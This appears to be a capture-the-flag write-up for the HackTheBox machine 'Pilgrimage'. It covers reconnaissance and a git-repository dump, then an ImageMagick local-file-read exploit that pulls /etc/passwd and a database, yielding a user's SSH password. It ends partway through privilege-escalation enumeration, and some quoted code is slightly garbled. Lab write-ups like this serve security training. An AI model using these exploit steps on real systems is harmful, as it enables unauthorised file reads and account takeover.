



# Pigrimage - HTB

## Nmap Scan

```
$ nmap -A -T4 -vv -oN nmapscan_topports 10.10.11.219
Host is up, received syn-ack (0.64s latency).
Scanned at 2023-06-28 14:26:33 EDT for 106s
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20be60d295f628c1b7e9e81706f168f3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDnPDlM1cNfnB0JE71gEOCGeN0Rg5gz0K/TpVSXgMLa6Ub/
7KPb1hVggIf4My+cbJVk74fKabFVscFgDhtwPkohPaDU8XHdo003vU8H04T7eqUGj/I2iqyIHXQoSC4o8Jf5Lj
iQi7CxWWG2t0n09CPMkwdqfEJma7BGmDtCQcmbm36QKmUv6Kho7/LgsPJGBP1kA0gUHFfYN1TEAV6TJ090aCan
DLV/fYiG+JT1BJwX5kqpNEAK012876UFfvkJeqPYXvM0+M9mB7XGzspcXX0HMBvHKXz2HXdCdGSH59Uzvjl0dM
+itIDReptkGUn43QTCpf2xJLL4EeZKZCcs/gu8jkuxXpo9lFVkkqgsW/zAcxfksjytMiJcILg4Ca1VVMBS66ZH
i5K0z8QedYM2lcLXJGKi+7zl3i8+adGTUzYYEvMQVwjXG0mPkHHSldstWMGwjXqQsPoQTclEI7XpdlRdjS6S/W
XHixTmvXGTBhNXtrETn/fBw4uhJx4dLxNSJeM=
|   256 0eb6a6a8c99b4173746e70180d5fe0af (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0aVAN4bg6zL
U3rUMX0wsuYZ8yxLlkVTviJbdFijyp9fSTE6Dwm4e9pNI8MAWfPq0T0Za0pK0vX02ZjRcTgv3yg=
|   256 d14e293c708669b4d72cc80b486e9804 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILGkCiJaVyn29/d2LSyMwelMlcrxKVZsCCgzm6JjcH1W
80/tcp    open  http      syn-ack nginx 1.18.0
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://pilgrimage.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Wed Jun 28 14:28:19 2023 -- 1 IP address (1 host up) scanned in 107.61
seconds
```

- Adding `pilgrimage.htb` to our `/etc/hosts` file

```
(kali㉿kali)-[~/Documents/HTB/Pilgrimage]
$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
10.10.11.219   pilgrimage.htb
```

- Doing Directory fuzzing using `ffuf` and `dirb`

```
$ ffuf -u http://pilgrimage.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -of csv -o ffuf_scan.csv

v2.0.0-dev

:: Method      : GET
:: URL         : http://pilgrimage.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Output file : ffuf_scan.csv
:: File format : csv
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 703ms]
* FUZZ: #

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 703ms]
* FUZZ: #

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
* FUZZ: # Priority ordered case sensitive list, where entries were found

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
* FUZZ: # Suite 300, San Francisco, California, 94105, USA.

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
* FUZZ: # on at least 2 different hosts

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
* FUZZ: # Attribution-Share Alike 3.0 License. To view a copy of this

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
* FUZZ: # This work is licensed under the Creative Commons

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
* FUZZ: #
```

```
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
* FUZZ: # Attribution-Share Alike 3.0 License. To view a copy of this

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
* FUZZ: # This work is licensed under the Creative Commons

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
* FUZZ: #

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
* FUZZ: # directory-list-2.3-medium.txt

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1039ms]
* FUZZ: # license, visit http://creativecommons.org/licenses/by-sa/3.0/

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
* FUZZ: #

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
* FUZZ: # or send a letter to Creative Commons, 171 Second Street,

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
* FUZZ: #

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
* FUZZ: # Copyright 2007 James Fisher

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 725ms]
* FUZZ: assets

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 331ms]
* FUZZ: vendor

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 488ms]
* FUZZ: tmp

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 366ms]
* FUZZ:

:: Progress: [220560/220560] :: Job [1/1] :: 107 req/sec :: Duration: [0:36:19] :: Errors: 0 ::
```

```
(kali@kali)-[~/Documents/HTB/Pilgrimage]
$ dirb http://pilgrimage.htb:80/ /usr/share/wordlists/dirb/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Jul 14 15:40:35 2023
URL_BASE: http://pilgrimage.htb:80/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----

GENERATED WORDS: 4612

----- Scanning URL: http://pilgrimage.htb:80/ -----
+ http://pilgrimage.htb:80/.git/HEAD (CODE:200|SIZE:23)
=> DIRECTORY: http://pilgrimage.htb:80/assets/
```

- Went to all of the found directories but got 403 Forbidden.

## 403 Forbidden

nginx/1.18.0

- Now, we can use the git-dumper tool ( <https://github.com/arthaud/git-dumper>) to dump the git repository from the website.

```
(kali@kali)~/.Documents/HTB/Pilgrimage/git-dumper
$ python3 git_dumper.py http://pilgrimage.htb/.git/ ../dumped
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/description [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-commit.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-commit.sample [200]
```

- On viewing the code of `index.php` we see that it is using the `magick` tool to resize the image file that we are uploading.

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $image = new BulletproofImage($FILES);
    if($image->toConvert()) {
        $image->setLocation("/var/www/pilgrimage.htb/tmp/");
        $image->setSize(100, 4000000);
        $image->setMime(array('png','jpeg'));
        $upload = $image->upload();
        if($upload) {
            $mime = "png";
            $imagePath = $upload->getFullPath();
            if(mime_content_type($imagePath) === "image/jpeg") {
                $mime = ".jpeg";
            }
            $newname = uniqid();
            exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $newname . $mime);
            unlink($upload->getFullPath());
            $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
            if(isset($_SESSION['user'])) {
                $db = new PDO('sqlite:/var/db/pilgrimage');
                $stmt = $db->prepare('INSERT INTO images (url,original,username) VALUES (?,?,?)');
                $stmt->execute(array($upload_path,$FILES['toConvert']['name'],$SESSION['user']));
            }
        }
    }
}
```


- Checking the version of the tool `magick` that is used in resizing -

```
(kali@kali)~/.Documents/HTB/Pilgrimage/dumped
$ ls
assets dashboard.php index.php login.php logout.php magick register.php vendor

(kali@kali)~/.Documents/HTB/Pilgrimage/dumped
$ file magick
magick: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=9fdbc145689e0fb79cb7291203431012ae8e1911, stripped

(kali@kali)~/.Documents/HTB/Pilgrimage/dumped
$ ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzip2 djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png r
aqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

- Looking for exploit of this particular version online, I got the following results-



- We can look at the steps here - <https://github.com/Sybil-Scan/imagemagick-lfi-poc>
- Now, we will generate an image to read the local file `/etc/passwd` and then upload that image on the website.
- After the tool `magick` resizes the image in the website, we will download the output image and look at its data.
- Generating the PNG file -



```
(kali㉿kali)-[~/Documents/HTB/Pilgrimage]
$ cd imagemagick-lfi-poc

(kali㉿kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
$ ls
generate.py  README.md


(kali㉿kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
$ python3 generate.py -f '/etc/passwd/' -o exploit.png

[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /etc/passwd/
[>] PoC PNG generated > exploit.png
```

- Now, we will upload this PNG image on the website.



- On going to the link generated -



- Now, we will download the image.
- Now, reading the contents of the converted PNG file -

```

(kali㉿kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
$ identify -verbose 64b237f4f0009.png
Image:
  Filename: 64b237f4f0009.png
  Format: PNG (Portable Network Graphics)
  Mime type: image/png
  Class: DirectClass
  Geometry: 128x128+0+0
  Units: Undefined
  Colorspace: sRGB
  Type: TrueColor
  Base type: Undefined
  Endianness: Undefined
  Depth: 8-bit
  Channel depth:
    red: 8-bit
    green: 8-bit
    blue: 8-bit
  Channel statistics:
    Pixels: 16384
    Red:
      min: 1 (0.00392157)
      max: 253 (0.992157)
      mean: 127 (0.498039)
      standard deviation: 73.8482 (0.289601)
      kurtosis: -1.20334
      skewness: 4.86834e-13
      entropy: 1
    Green:
      min: 0 (0)
      max: 254 (0.996078)
      mean: 43.0449 (0.168804)
      standard deviation: 60.431 (0.236984)
      kurtosis: 0.701623
      skewness: 1.3265
      entropy: 0.620203
    Blue:
      min: 1 (0.00392157)
      max: 253 (0.992157)
      mean: 127 (0.498039)
      standard deviation: 73.8482 (0.289601)
      kurtosis: -1.20334
      skewness: 2.05705e-14
      entropy: 1

```



```

1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f7362696e
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c696e22f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a

signature: 78b9dfbaedd0d5cd7cb91c9ff9c2c2c925fd67a642483e6cd977973230841b28
Artifacts:
filename: 64b237f4f0009.png
verbose: true

```

- As we see we get a hex data.
- We can use [cyberchef](#) to convert the hex data to bytes.

The screenshot shows the CyberChef web application. The 'Recipe' tab is selected, and a 'From Hex' recipe is applied. The 'Input' field contains a long hexadecimal string. The 'Output' field displays the decoded output, which is a list of system paths. One path, 'emily:x:1000:1000:emily,,:/home/emily:/bin/bash', is highlighted with a red box.

- We see a user **emily** over here.
- Now looking at the **dashboard.php** file we see that it has a line of code which is making a connection to a database.

```
function returnUsername() {
    return "\" . $_SESSION['user'] . "\";
}

function fetchImages() {
    $username = $_SESSION['user'];
    $db = new PDO('sqlite:/var/db/pilgrimage');
    $stmt = $db->prepare("SELECT * FROM images WHERE username = ?");
    $stmt->execute(array($username));
    $allImages = $stmt->fetchAll(PDO::FETCH_ASSOC);
    return json_encode($allImages);
}
```

- Let's try to fetch the data from the database, using the method that we used above.

```
(kali㉿kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
$ python3 generate.py -f "/var/db/pilgrimage" -o exploit1.png


[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /var/db/pilgrimage
[>] PoC PNG generated > exploit1.png
```

- Now, I uploaded the image on the website and downloaded the resultant image.
- On looking at the data using - `identify -verbose result.png` I got the hex data as -

[illegible]

- Again decoding it using cyberchef.





- This time on decoding the data, we get something interesting over here, looks like a password of the user `emily`
- In the above screenshot, the username is added with the password.
- Trying to login via SSH using these credentials ( `emily:abigchonkyboi123` )

```
(kali㉿kali)-[~/Documents/HTB/Pilgrimage]
$ ssh emily@10.10.11.219
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 16 14:33:03 2023 from 10.10.14.34
emily@pilgrimage:~$ ls
1.png 51249.py user.txt
emily@pilgrimage:~$
```

- We successfully got the user shell here.
- Checking for privilege escalation vectors
- Using `pspy64`

```

2023/08/06 18:26:20 CMD: UID=0 PID=667 | /lib/systemd/systemd-logind
2023/08/06 18:26:20 CMD: UID=0 PID=665 | /usr/sbin/rsyslogd -n -iNONE
2023/08/06 18:26:20 CMD: UID=0 PID=663 | /bin/bash /usr/sbin/malwarescan.sh
2023/08/06 18:26:20 CMD: UID=103 PID=660 | /usr/bin/dbus-daemon --system --address=systemd: --nofork
--noidfile --systemd-activation --syslog-only
2023/08/06 18:26:20 CMD: UID=0 PID=658 | /usr/sbin/cron -f
2023/08/06 18:26:20 CMD: UID=0 PID=651 | /sbin/dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /va
r/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
2023/08/06 18:26:20 CMD: UID=0 PID=633 |
2023/08/06 18:26:20 CMD: UID=0 PID=632 |
2023/08/06 18:26:20 CMD: UID=0 PID=631 |
2023/08/06 18:26:20 CMD: UID=0 PID=630 |
2023/08/06 18:26:20 CMD: UID=0 PID=627 |
2023/08/06 18:26:20 CMD: UID=0 PID=625 |
2023/08/06 18:26:20 CMD: UID=0 PID=619 |
2023/08/06 18:26:20 CMD: UID=0 PID=604 |
2023/08/06 18:26:20 CMD: UID=0 PID=601 |
2023/08/06 18:26:20 CMD: UID=0 PID=595 |
2023/08/06 18:26:20 CMD: UID=998 PID=572 | /usr/local/sbin/laurel --config /etc/laurel/config.toml
2023/08/06 18:26:20 CMD: UID=0 PID=568 | /sbin/auditd

```

- Content of `malware-scan.sh`

```

emily@pilgrimage:/tmp/pspy$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
    filename="/var/www/pilgrimage.htb/shrunk/${FILE} | /usr/bin/tail -n 1 | /usr/bin/
sed -n -e 's/^.*CREATE //p'"
    binout="$(/usr/local/bin/binwalk -e "$filename")"
    for banned in "${blacklist[@]}; do
        if [[ "$binout" == *"$banned"* ]]; then
            /usr/bin/rm "$filename"
            break
        fi
    done
done
emily@pilgrimage:/tmp/pspy$

```

- We can see that it is using binwalk
- Checking the version of the binwalk

```

